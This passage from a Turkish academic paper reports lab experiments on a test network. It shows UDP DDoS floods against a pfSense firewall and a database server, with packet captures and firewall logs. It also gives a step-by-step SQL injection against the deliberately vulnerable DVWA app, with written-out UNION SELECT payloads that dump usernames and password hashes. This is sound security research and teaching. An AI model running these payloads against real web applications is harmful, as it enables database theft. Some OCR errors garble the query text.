
4.1. DDoS Saldırı Uygulaması

İlk uygulama**,** kampüs-A ağındaki 192.168.10.35 ip adresine sahip Linux Mint PC'den DMZ alanına hizmet veren 192.168.100.2 ip adresli güvenlik duvarına 2048 ve 1024 byte'lık iki farklı DDoS saldırısı gerçekleştirilmiştir. Her iki saldırı için Perl dilinde hazırlanmış UDP protokolünü kullanan saldırı script'leri kullanılmıştır. Gerçekleştirilen saldırılara ait ağ trafiği Şekil 3'de sunulmuştur.


*- [DMZRT FastEthernet0/0 to PfSense2.4.4-1 em0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time        Source          Destination     Protocol Lengt Info
30…   479.779926  192.168.10.35   192.168.100.2   IPv4      610 Fragmented IP protocol (proto=UDP 17, off=1480, ID=184a)
30…   479.790892  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
30…   479.801862  192.168.10.35   192.168.100.2   IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=18aa)
30…   479.812834  192.168.10.35   192.168.100.2   IPv4      610 Fragmented IP protocol (proto=UDP 17, off=1480, ID=18b0)
30…   479.823804  192.168.10.35   192.168.100.2   IPv4      610 Fragmented IP protocol (proto=UDP 17, off=1480, ID=18c0)
30…   479.834775  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
30…   479.845745  192.168.10.35   192.168.100.2   IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=19ce)
30…   479.856716  192.168.10.35   192.168.100.2   UDP      1514 53868 → 80 Len=2048
30…   479.867687  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
30…   479.878657  192.168.10.35   192.168.100.2   IPv4      610 Fragmented IP protocol (proto=UDP 17, off=1480, ID=1b20)
30…   479.889628  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
30…   479.900599  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
30…   479.911570  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
30…   479.922540  192.168.10.35   192.168.100.2   UDP      1066 55845 → 80 Len=1024
```

Şekil 3 Güvenlik duvarına yapılan saldırı trafiği




Şekil 2 Saldırı senaryolarının gerçekleştirildiği ağ yapısı

İkinci uygulama; DMZ alanındaki 192.168.60.44 ip adresli apache-web-server’dan 192.168.62.44 ip adresli db-server’a 1024 ve 2048 byte’lık 2 farklı DDoS saldırı olarak gerçekleştirilmiştir. Kayıt altına alınan ağ trafiği Steel Center Packet Analyzer 10.9.3 yazılımı ile analiz edilerek saldırının boyutu Şekil 4'de gösterildiği gibi 27 GB olarak tespit edilmiştir. Saldırı sonucu db-server’a ait normal ağ trafiği tamamen ARP yayınına dönüşerek, HTTP Portu üzerinden iletişim kesilmiştir.



Şekil 4 DDoS saldırı trafik miktarı

İlk DDoS saldırı uygulaması sırasında PfSense güvenlik duvarı, kendisine yapılan saldırıları algılayıp Şekil 5'te belirtilen kural tablosuna engelleyici kuralları ekleyerek saldırılarının güvenlik duvarının arkasına geçmesine izin vermemiştir.




Last 50 Firewall Log Entries. (Maximum 50)

Action	Time	Interface	Rule	Source	Destination	Protocol
✖	Dec 22 16:59:30	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP
✖	Dec 22 16:59:30	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP
✖	Dec 22 16:59:30	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP
✖	Dec 22 16:59:30	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP
✖	Dec 22 16:59:31	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP
✖	Dec 22 16:59:31	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP
✖	Dec 22 16:59:31	WAN	Default deny rule IPv4 (1000000103)	192.168.10.35:40379	192.168.100.2:80	UDP


Şekil 5 Güvenlik duvarı kural tablosu

İkinci DDoS saldırı uygulamasında; saldırı esnasında ağ trafiği Şekil 6'da belirtildiği gibi wireshark yazılımı ile kayıt altına alınarak incelendiğinde, saldırıların hangi protokolle gerçekleştirildiği, saldırıların kapasitesi, süresi, boyutu, saldırının kaynağı ve hedefi açıkça tespit edilmiştir. Saldırı sonunda db server'e ait ağ iletişimi Şekil 7'de belirtildiği üzere ARP yayınına dönerek HTTP iletişimi kesilmiş ve Şekil 8’de sunulduğu gibi tüm veri trafiğinin sonlanmasına neden olup db server'in hizmet aksatması sağlanmıştır.


DDoSCapture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
21…	949.796520	192.168.60.44	192.168.62.44	UDP	610	57445 → 80 Len=2048
21…	949.796685	192.168.60.44	192.168.62.44	IPv4	1514	Fragmented IP protocol
21…	949.804118	192.168.60.44	192.168.62.44	UDP	610	57445 → 80 Len=2048
21…	949.804282	192.168.60.44	192.168.62.44	IPv4	1514	Fragmented IP protocol
21…	949.804360	192.168.60.44	192.168.62.44	UDP	610	57445 → 80 Len=2048
21…	949.804434	192.168.60.44	192.168.62.44	IPv4	1514	Fragmented IP protocol
21…	949.804483	192.168.60.44	192.168.62.44	UDP	610	57445 → 80 Len=2048
21…	949.804525	192.168.60.44	192.168.62.44	UDP	1066	36020 → 80 Len=1024
21…	949.804612	192.168.60.44	192.168.62.44	IPv4	1514	Fragmented IP protocol
21…	949.804683	192.168.60.44	192.168.62.44	UDP	610	57445 → 80 Len=2048
21…	949.804768	192.168.60.44	192.168.62.44	UDP	1066	36020 → 80 Len=1024

Şekil 6 Db server’e yapılan saldırı trafiği




DDoSCapture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.      Time          Source             Destination    Protocol  Length Info
321…  1474.484615   192.168.60.44      192.168.62.44  IPv4        1514 Fragmented IP protocol (proto=UDP 17, off
321…  1474.484852   192.168.60.44      192.168.62.44  UDP          610 57661 → 80 Len=2048
321…  1474.485017   192.168.60.44      192.168.62.44  IPv4        1514 Fragmented IP protocol (proto=UDP 17, off
321…  1474.485065   192.168.60.44      192.168.62.44  UDP          610 57661 → 80 Len=2048
321…  1474.510799   0c:61:7a:7f:5d:03  Broadcast      ARP           42 Who has 192.168.62.44? Tell 192.168.62.1
321…  1474.579678   0c:61:7a:7f:5d:03  Broadcast      ARP           42 Who has 192.168.62.44? Tell 192.168.62.1
321…  1475.577909   0c:61:7a:7f:5d:03  Broadcast      ARP           42 Who has 192.168.62.44? Tell 192.168.62.1
321…  1476.577016   0c:61:7a:7f:5d:03  Broadcast      ARP           42 Who has 192.168.62.44? Tell 192.168.62.1
321…  1477.581289   0c:61:7a:7f:5d:03  Broadcast      ARP           42 Who has 192.168.62.44? Tell 192.168.62.1
321…  1478.581161   0c:61:7a:7f:5d:03  Broadcast      ARP           42 Who has 192.168.62.44? Tell 192.168.62.1
```

Şekil 7 Saldırılar sonucu db-server ağ trafiği

Gerçekleştirilen iki farklı DDoS saldırısı ile hedef sistemin 80 nolu portuna 1.187.425 adet 2048 byte ve 439.167 adet 1024 byte olmak üzere toplam 2.68 GB'lık UDP paketi gönderilerek sunucunun devre dışı kalması sağlanmıştır.




Şekil 8 Saldırı anında ağ trafiğinin sonlandığına ait bit ve packet grafiği

4.2. SQL Enjeksiyon Saldırı Uygulaması

Damn Vulnerable Web Application (DVWA), içeriğinde farklı güvenlik seviyeleri olan, MySQL veri tabanı ve PHP dili kullanılarak yazılmış web uygulamasıdır. DVWA uygulaması SQL Enjeksiyon ve XSS saldırıları gerçekleştirilebilecek açıkları barındırmaktadır. Bu açıklıklar web uygulamalarını güvence altına alma süreçlerini daha iyi anlayabilme, yönetebilme ve sınıf içi bir ortamda web uygulama güvenliğini öğretme/öğrenme konusunda yardımcı olmakla beraber web güvenliği test araçlarının yasal ortamda test edilmelerine imkan sunmaktadır[28]. Bu nedenle SQL Enjeksiyon saldırıları için DVWA web uygulaması kullanılmıştır.

DMZ alanında apache-web-server'inde yayın yapan DVWA web sitesine; 192.168.10.35 ip adresli adresinde Linux Mint PC'den SQL injection saldırısı yapılarak veri tabanında kayıtlı verilere erişilmeye çalışmıştır. DVWA web uygulaması, DMZ alanında yayın yaptığı için güvenlik duvarı arkasından dış kullanıcıların apache-web-server'e erişebilmesi güvenlik duvarına ait wan ara yüzü 80 numaralı portuna gelen isteklerin apache-web-server'e NAT (Network Address Translation) yapılarak yönlendirilmesi gerekmektedir. Güvenlik duvarına NAT kaydı eklenip ağ kullanıcılarının web uygulamasına erişmesi sağlanmıştır, Şekil 9'da güvenlik duvarına eklenen NAT kaydı görülmektedir.


Firewall / NAT / Port Forward

The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.


Rules

		Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
☐	✓	WAN	TCP	*	*	WAN address	80 (HTTP)	192.168.60.44	80 (HTTP)		

Şekil 9 Güvenlik duvarı NAT kaydı

Web uygulamasına erişim sağlandıktan sonra adım adım SQL Enjeksiyon saldırısı yapılarak veri tabanında kayıtlı verilere ulaşılmıştır.

Adım-1: SQL enjeksiyon açığı olup olmadığını tespit etmek için Şekil 10'da belirtilen User Id alanına tek tırnak (') karakteri girilerek sayfanın SQL injection açığı kontrol edilmiş ve Şekil 11'de belirtildiği gibi hata mesajı alınarak SQL enjeksiyon açığı tespit edilmiştir.


Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *De


192.168.100.2/DVWA/vulnerabilities/sqli/

Vulnerability: SQL Injection

User ID: '

More Information

Şekil 10 SQL enjeksiyon açığı kontrolü


192.168.60.44/DVWA/vulnerabilities/sqli/?id='&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1
```

Şekil 11 Sorgu sonucu ekrana gelen hata mesajı

Adım-2: SQL enjeksiyon açığı tespit edildikten sonra, sırasıyla Kod 1'de sunulan SQL komutları User ID alanından uygulamaya gönderilerek veri tabanı ve tablolar hakkında çeşitli bilgiler elde edilmiştir.

Kod 1 SQL enjeksiyon kodları

44' or '1' = '1' # *//SQL sorgusunun çalıştığı tablodaki kayıtları aldık*

44' or '1' = '1' ORDER BY 1 # *// SQL sorgusundaki alanlardan 1. alana göre kayıtları sıralı getirir*

44' or '1' = '1' ORDER BY 2 # *// SQL sorgusundaki alanlardan 2. alana göre kayıtları sıralı getirir*

44' or '1' = '1' ORDER BY 3 # *// Unknow column '3' in 'order clause' hatası alındı, geri planda çalışan SQL sorgusunda 2 alan select edilmiş demektir!*


Kod 1 SQL enjeksiyon kodları (*devamı*)

44' or '1' = '1' UNION Select 1,version() # // *Listelenen kayıtların son satırında çalışan DB versiyonunu aldık :* **10.3.15-MariaDB-1**

44' or '1' = '1' "UNION Select 1,group_concat("schema_name") from "information_schema.schemata" # *//web uygulamasında çalışan veri tabanı isimlerini listeledik* **"informaion_schema", "dvwa"**

44' or '1' = '1' UNION Select 1,group_concat(table_name) from information_schema.tables Where table_schema='dvwa' # *// tespit ettiğimiz veri tabanındaki tabloların isimlerini listeledik* **"users", "uestbook"**


44' or '1' = '1' UNION Select 1,group_concat(column_name) from information_schema.columns Where table_name='users#' *//users tablosundaki alan adları listesi* Şekil 12'de *sunulmuştur.*



```
ID: 44' or '1' = '1' UNION Select 1, group_concat(column_name) from information_schem
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

Şekil 12 User tablosu alan adları


Adım-3: Bilgi toplama adımlarının sonunda "44' or '1' = '1' UNION Select 1, "group._concat"(user,0x3b,password,0x0a) from dvwa.users #" SQL kodu gönderilerek "users" tablosunda kayıtlı kullanıcı adı ve şifre özetleri Şekil 13'de belirtildiği şekilde ele geçirilmiştir.



```
ID: 44' or '1' = '1' UNION Select 1, group_concat(user, 0x3b, password, 0x0a)
First name: 1
Surname: admin;5f4dcc3b5aa765d61d8327deb882cf99
,gordonb;e99a18c428cb38d5f260853678922e03
,1337;8d3533d75ae2c3966d7e0d4fcc69216b
,pablo;0d107d09f5bbe40cade3de5c71e9e9b7
,smithy;5f4dcc3b5aa765d61d8327deb882cf99
```


Şekil 13 User tablosu şifre özetleri

SQL enjeksiyon saldırısı boyunca ağ trafiği wireshark yazılımı ile kayıt altına alınarak incelendiğinde, SQL enjeksiyon saldırı istek kodları Şekil 14'te ve web sunucusunun verdiği yanıtlar Şekil 15'te sunulmuştur.



```
No.    Time         Source          Destination     Protocol Length Info
1016 796.370272   192.168.10.35   192.168.100.2   TCP       66 55906 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1650464299 TSecr=2525734744
1017 796.370637   192.168.10.35   192.168.100.2   HTTP     823 GET /DVWA/vulnerabilities/sqli/?id=99%27+or+%271%27%3D%271%27++UNION+Select+1%2C+group_concat
